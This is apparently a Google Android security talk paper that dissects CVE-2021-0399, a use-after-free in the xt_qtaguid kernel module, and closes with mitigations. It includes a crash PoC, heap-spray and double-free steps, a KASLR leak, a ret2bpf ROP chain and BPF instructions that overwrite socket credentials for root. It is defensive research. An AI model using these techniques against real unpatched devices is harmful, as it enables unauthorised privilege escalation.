The Art of Exploiting UAF by Ret2bpf in Android Kernel

A Deep Dive into a 1day exploit (CVE-2021-0399), mitigations & detections

Xingyu Jin & Richard Neal, Google Android Security Team

Abstract of the Talk

In early 2021, an external researcher reported to Google three lines of code indicating the xt_qtaguid kernel module, used for monitoring network socket status, had a Use-After-Free vulnerability (CVE-2021-0399) for 10 years. Unfortunately, the researcher did not provide any additional information or a PoC and stated the vulnerability was not exploitable on some 64-bit Android devices due to the presence of CONFIG_ARM64_UAO. Thus, the Google Android Security team decided to investigate the likelihood of exploitation of this vulnerability.

We will discuss and analyze the history of known vulnerabilities in the module xt_qtaguid along with the reported vulnerability. Besides, we will present several ways of exploiting the kernel through the bug. Particularly, we will articulate how to circumvent CONFIG_ARM64_UAO using the ret2bpf technique and show a video demo on pwning a Mi9 device to prove that the reported vulnerability could allow an attacker to conduct local privilege escalation on Android Pie with modern kernel protections enabled.

Furthermore, we will talk about additional mitigations present in current Android versions that would block the exploitation described here, what Google knows about this vulnerability, and introduce how Google detects Android exploit samples statically and dynamically including with eBPF.

Introduction to xt_qtaguid

The xt_qtaguid module provides data usage monitoring and tracking functionality since Android 3.0. In general, it tracks the network traffic on a per-socket basis for each unique app. The module was introduced in 2011 and replaced by a BPF-based alternative since Android Q.


It’s easy to understand how to interact with the xt_qtaguid module. In general, the module will perform different functionalities once a user writes specific commands with data to the device

driver. AOSP provides APIs such as `untagSocket` and `tagSocket` in `android.net.TrafficStats` for interacting with the module by Android apps.

For CVE-2021-0399, we need to understand how `ctrl_cmd_tag` and `ctrl_cmd_untag` behave as well as what happens when a user opens or closes the device /dev/xt_qtaguid.

qtudev_open

When a user opens /dev/xt_qtaguid, the kernel allocates a structure `uid_tag_data` for every distinct user-id and `proc_qtu_data` for every unique process-id if an existing structure is not found. All `proc_qtu_data` are linked to `uid_tag_data` by `parent_tag_data`:




proc_qtu_data and uid_tag_data

All allocated `uid_tag_data` structures are stored in `uid_tag_data_tree`. Similarly, all allocated `proc_qtu_data` are stored in `proc_qtu_data_tree`.

ctrl_cmd_tag


The `ctrl_cmd_tag` receives a socket file descriptor, tag and uid provided by the userspace program. After the kernel sanitizes the user input, a full tag(uint64) will be generated by combining tag and uid from the userspace together.

First of all, the kernel will search for the exact `tag_ref` structure with the same tag value from `uid_tag_data`. The kernel will increase the reference count of `num_sock_tags` if the value is found. If the `tag_ref` is not found, the kernel will allocate the structure instead.



Create tag_ref for recording the reference count for socket tag

Secondly, the kernel will create a structure `sock_tag` if the structure with the same tag is not found. All `sock_tag` structures are linked in `proc_qtu_data.sock_tag_list` and inserted in `sock_tag_tree`:



Organizations of sock_tag

ctrl_cmd_untag

The `ctrl_cmd_untag` function receives a socket file descriptor from the userspace program. First of all, the kernel finds the exact `sock_tag` structure with the same `sk` pointer by searching `sock_tag_tree`.

Secondly, the kernel will remove the `sock_tag` structure from `sock_tag_tree` and decrease the reference count in the corresponding `tag_ref` structure.

Third, the kernel searches for the exact `proc_qtu_data` from `proc_qtu_data_tree` by PID. If the exact `proc_qtu_data` is found, the kernel will remove `sock_tag` from the linked list `sock_tag_list`.

Finally, the kernel frees `sock_tag`.

qtudev_release

The kernel iterates all `sock_tag` structures from `proc_qtu_data` and performs the following cleanup process with bug checks:

- Finds the corresponding `uid_tag_data` structure by UID from tag. If not found, crash the kernel.
- Find the corresponding `tag_ref` structure by tag value. If the structure is not found or the tag reference count is zero or negative, crash the kernel.
- Decrease tag reference count and free `tag_ref` structure if the reference count becomes zero.
- Remove `sock_tag` structure from the `sock_tag_tree` and `sock_tag_list`.
- Insert `sock_tag` to `st_to_free_tree`. Later the kernel will free all `sock_tag` structures from `st_to_free_tree`.

Other unrelated cleanup processes are not described here.

Other xt_qtaguid Vulnerabilities

There were two CVEs prior to CVE-2021-0399: CVE-2016-3809 and CVE-2017-13273.

CVE-2016-3809

CVE-2016-3809 (patched July 2016) is one of the most well-known Android kernel bugs for a kernel information leak. An exploit can simply read `/proc/self/net/xt_qtaguid/ctrl` and get the kernel address of `sock` structure because of the improper use of the format string:

```
seq_printf(m, "sock=%p tag=0x%llx (uid=%u) pid=%u "
                           "f_count=%lu\n",
                           sock_tag_entry->sk,
                           sock_tag_entry->tag, uid, ...
```

The format string `%p` allows unprivileged users to read the kernel address. To fix the issue, use format string `%pK` instead:

```
-               seq_printf(m, "sock=%p tag=0x%llx (uid=%u) pid=%u "
+               seq_printf(m, "sock=%pK tag=0x%llx (uid=%u) pid=%u " // Only
privileged users may read the kernel address.
```

Using %pK causes pointer values to be replaced with zeroes unless the user has CAP_SYSLOG capability, or the kptr_restrict feature is disabled.

CVE-2017-13273

CVE-2017-13273 (patched February 2018) is a kernel UAF bug caused by incorrect kernel locking when multiple threads are trying to tag/delete the same socket concurrently.

When deleting a socket, the kernel will perform the following operations:

```
spin_lock_bh(&uid_tag_data_tree_lock);
...
put_tag_ref_tree(tag, utd_entry);
spin_unlock_bh(&uid_tag_data_tree_lock);
```

While the kernel may reference an already-freed `tag_ref` structure when tagging the socket:

```
spin_lock_bh(&sock_tag_list_lock);
sock_tag_entry = get_sock_stat_nl(el_socket->sk);
tag_ref_entry = get_tag_ref(full_tag, &uid_tag_data_entry);
if (IS_ERR(tag_ref_entry)) {   // Possible UAF beyond this point
```

CVE-2021-0695

CVE-2021-0695 was discovered while writing the PoC for CVE-2021-0399. In general, it's a UAF caused by a race condition due to improper locking.

According to `xt_qtaguid.c`, `if_tag_stat_update` fetches a `sock_tag` object by `get_sock_stat`. More specifically, `get_sock_stat` gets the object from a queue with lock protection and reads the member tag from the object after dropping the lock. However, another CPU may grab the lock and free the object in the meantime.

At first glance, the bug may only trigger a local DoS, but further investigation has revealed that this bug can be exploited for leaking kernel information by utilizing NetworkStatsManager in a very unconventional way. This is done by brute forcing `uid_tag` via queryDetailsForUidTag. Thus, an attacker may obtain the leaked `acct_tag`.

CVE-2021-0399 Vulnerability

When `ctrl_cmd_untag` is invoked, the kernel searches `proc_qtu_data` from `proc_qtu_data_tree` by pid:

```
if (IS_ERR_OR_NULL(pqd_entry) || !sock_tag_entry->list.next) {
        pr_warn_once("qtaguid: %s(): "
                     "User space forgot to open /dev/xt_qtaguid? "
                     "pid=%u tgid=%u sk_pid=%u, uid=%u\n", __func__,
                     current->pid, current->tgid, sock_tag_entry->pid,
                     from_kuid(&init_user_ns, current_fsuid()));
} else {
        list_del(&sock_tag_entry->list);
}
```

However, if `proc_qtu_data` is not found, the kernel will free `sock_tag` but not unlink it from `sock_tag_list`. Thus, it's easy to trigger kernel crash by a very simple PoC:

```
if (tag_socket(sock_fd, /*tag=*/0x12345678, getuid())) { goto quit; }
fork_result = fork();
if (fork_result == 0) {
    untag_socket(sock_fd); // UAF when child untags a socket.
} else {
    (void)waitpid(fork_result, NULL, 0);
}
exit(0);
```

Since the child process doesn't open /dev/xt_qtaguid, but inherits the existing open file descriptor on the device from its parent process, the corresponding `proc_qtu_data` structure with the child's PID is not created. As a consequence, the child process leaves the freed `sock_tag` structure in the linked list. Since the tag from the UAF `sock_tag` structure is already corrupted when `qtudev_release` is called, `qtudev_release` may crash the kernel immediately by `BUG_ON`.

Target Android Devices

The xt_qtaguid module is removed from Android Q and later versions, which means we can only target Android Pie or lower versions of Android. Then, we choose the Android Pie devices released in 2019 such as Mi9 or the OnePlus 7 Pro. The following mitigations are enabled by OEMs with the maximum Linux kernel version 4.14 for Android Pie:


- SELINUX
- SECCOMP

- KASLR
- PAN
- PXN
- ADDR_LIMIT_CHECK (default on 4.14)
- CONFIG_ARM64_UAO (default on 4.14)
- CONFIG_SLAB_FREELIST_RANDOM
- CONFIG_SLAB_FREELIST_HARDENED

Kernel Information Leak

Kernel Heap Leak and “Double Free”

Since most Android devices use kmalloc-128 as the minimal size of the slab object, we use the `eventfd_ctx` structure for holding the UAF sock_tag structure. When unlink the normal `sock_tag` as shown below, the `eventfd_ctx->count` will be overwritten to the address of the head node:



Eventfd_ctx UAF


By reading `/proc/self/fdinfo/$eventfd`, userspace code is able to read the kernel heap address:

```
flags: 02
mnt_id: 10
eventfd-count: ffffffffc9e15b27a8
```

```
from /proc/1938/fdinfo/2143
```


For a “double free” primitive, a naive attempt is to create two identical sock_tag and ask the kernel to do cleanup during `qtudev_release`. However, because of the checks in the `qtudev_release` function, there is no way to achieve the kernel “double free” primitive without properly crafting the sock_tag structures.

The basic idea is to create three normal tags E, F, G in the linked list. Through the UAF primitive and eventfd spray, we may leak the address of the head node and tag D below:



Information leak

To bypass all checks in `qtudev_release`, spray tag B and D with carefully crafted data in the following way:



Example of the tag impersonation after heap spray


As you can see above, the normal tags “E”, “F” and “G” are not linked in the `sock_tag_list`. Instead, the tag values are used by the crafted `sock_tag` structures. Furthermore, the

`__rb_parent_color` must be an accessible kernel address, otherwise the kernel will crash on `rb_erase`. For those devices that enable `CONFIG_SLAB_FREELIST_HARDENED`, the `__rb_parent_color` will be an invalid kernel address because the slab freelist is encrypted.

However, the mitigation can be defeated by spraying `signalfd`:

```
struct signalfd_ctx {
  sigset_t sigmask; // user_input | 0x40100
};
```

Because the size of the `sock_tag` structure is 64 bytes, the exploit code can fill two `sock_tag` structures in a kmalloc-128 slab:



Kernel double free

Hence, when kernel frees `sock_tag` structures from `sock_tag_list`, kernel will:


- kfree(sock_tag)
- kfree(sock_tag + 0x40)

Leak Kernel KASLR

First of all, spray `eventfd_ctx` at the start of the exploit with a close loop later. An ideal slab memory layout should look like this:


Slab after eventfd spray

After the “double free” primitive is triggered, spray `seq_file` structures:



Overlapped kernel structures

Thus, the `eventfd_ctx` and `seq_file` structures are overlapped. `eventfd_ctx->count` now becomes `seq_file->seq_operation` and `mutex.spinlock` guarantees that the `spinlock` from `eventfd_ctx` still works without crashing the kernel:



Overlapping between `seq_file` and `eventfd_ctx` structures

By reading the pseudo file system again, the kernel address of `seq_operation` is leaked and KASLR can be calculated.

Hijack Kernel Control Flow

Hijack seq_operation

`eventfd` also has another nice feature - userspace can write data and change the value of the `eventfd_ctx->count`. Since we have a stable kernel heap leak, we may overwrite the `seq_operation` to the leaked and controllable kernel heap address. The exact file descriptor of the overlapped `seq_file` can be easily spotted by overwriting `seq_operation` from `cpuinfo_op` to `consoles_op`.

Before kernel 4.14, we may consider filing `seq_operation` with the gadgets inside of `kernel_getsockopt` for tampering `addr_limit`. However, it doesn't work on 4.14 and later versions of Linux kernel because of the kernel mitigations such as CONFIG_ARM64_UAO.

Ret2bpf - The Ultimate ROP

As mentioned by Project Zero blog post "an ios hacker tries android" at the end of December 2020, Jann Horn called the gadget `___bpf_prog_run` as "the ultimate ROP". By controlling the second argument of the `__bpf_prog_run`, the kernel will invoke arbitrary BPF instructions without verifications. Thus, by filling the ROP gadgets on `seq_operation` and invoking `seq_read`, the exploit technique of "ret2bpf" is completed:


```
/* we need at least one record in buffer */
pos = m->index;
p = m->op->start(m, &pos); <-- LDR X0, [X0,#0x20]; RET
                               seq_file + 0x20 -> controlled heap addr
while (1) {
        err = PTR_ERR(p);
        if (!p || IS_ERR(p))
                break;
        err = m->op->show(m, p); <-- __bpf_prog_run32
        if (err < 0)
                break;
        if (unlikely(err))
                m->count = 0;
        if (unlikely(!m->count)) {
                p = m->op->next(m, p, &pos); <-- MOV x0, XZR; RET
                m->index = pos;
                continue;
        }
        if (m->count < m->size)
                goto Fill;
        m->op->stop(m, p);
        kvfree(m->buf);
        m->count = 0;
        m->buf = seq_buf_alloc(m->size <<= 1);
        if (!m->buf)
                goto Enomem;
        m->version = 0;
        pos = m->index;
        p = m->op->start(m, &pos);
}
m->op->stop(m, p);
m->count = 0;
goto Done;
```

ROP for ret2bpf

For instance, the following BPF instruction sequence is capable to hammer `sock->sk_peer_cred` inside of a kmalloc-128 object:

```
BPF_LD_IMM64(BPF_REG_2, sk_addr)
BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_2, 568)
BPF_MOV64_IMM(BPF_REG_0, 0x0)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 4)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 12)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 20)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 28)
BPF_MOV64_IMM(BPF_REG_0, -1)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 40)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 48)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 56)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 64)
BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 72)
BPF_EXIT_INSN()
```

The exploit can achieve EoP on XiaoMi Mi9 device in less than 10 seconds:



Demo for exploiting Mi9 device

Ideally the exploit can work in just a few seconds, but in reality the exploit code may usually be in “try-catch” mode, which means the exploit code has to do cleanup gracefully when the heap spray doesn’t work and manages to start attacking the kernel again.

Other Possible Methods for Rooting

There are three other possible ways for exploiting the kernel:

- KSMA(Kernel Space Mirroring Attack) might be applied since we have the “double free” primitive. Unfortunately, it’s not easy to control the slab in an exact manner with modern mitigations, especially like CONFIG_SLAB_FREELIST_HARDENED.

- During `qtudev_release`, the module invokes `sk_put(sk)` where we can control the `sk` pointer.
    - sk_put: dec(sk->__sk_.common.skc_refcnt) if sk->sk_wmem_alloc > 0
    - It's possible to use this primitive to turn off selinux and kptr_restrict, but it depends on the kernel image.
- Old devices may not apply the patch for CVE-2016-3809. The address of the `sock` structure can be easily leaked.

Android Kernel Mitigations against the Exploit

KFENCE

KFENCE is a low-overhead sampling-based memory safety error detector of heap use-after-free, invalid-free, and out-of-bounds access errors. Compared to KASAN, KFENCE trades performance for precision as the guarded allocations are set up based on a sample interval.

seq_file Isolation

The `seq_file` structure was overlapped in the kernel heap with various other structures, e.g. `eventfd_ctx`, allowing in this case confusion of `seq_file->seq_operation` and `eventfd_ctx->count`. This allows access to structure members which otherwise could not be manipulated directly from user-mode, gaining a measure of control over kernel internal data.

Moving `seq_file` into a dedicated cache would make techniques such as this stop working, as it would not be possible to confuse or overlap with other structures.

```
@@ -1106,3 +1109,8 @@
        return NULL;
 }
 EXPORT_SYMBOL(seq_hlist_next_percpu);
+
+void __init seq_file_init(void)
+{
+       seq_file_cache = KMEM_CACHE(seq_file, SLAB_PANIC);
+}
```

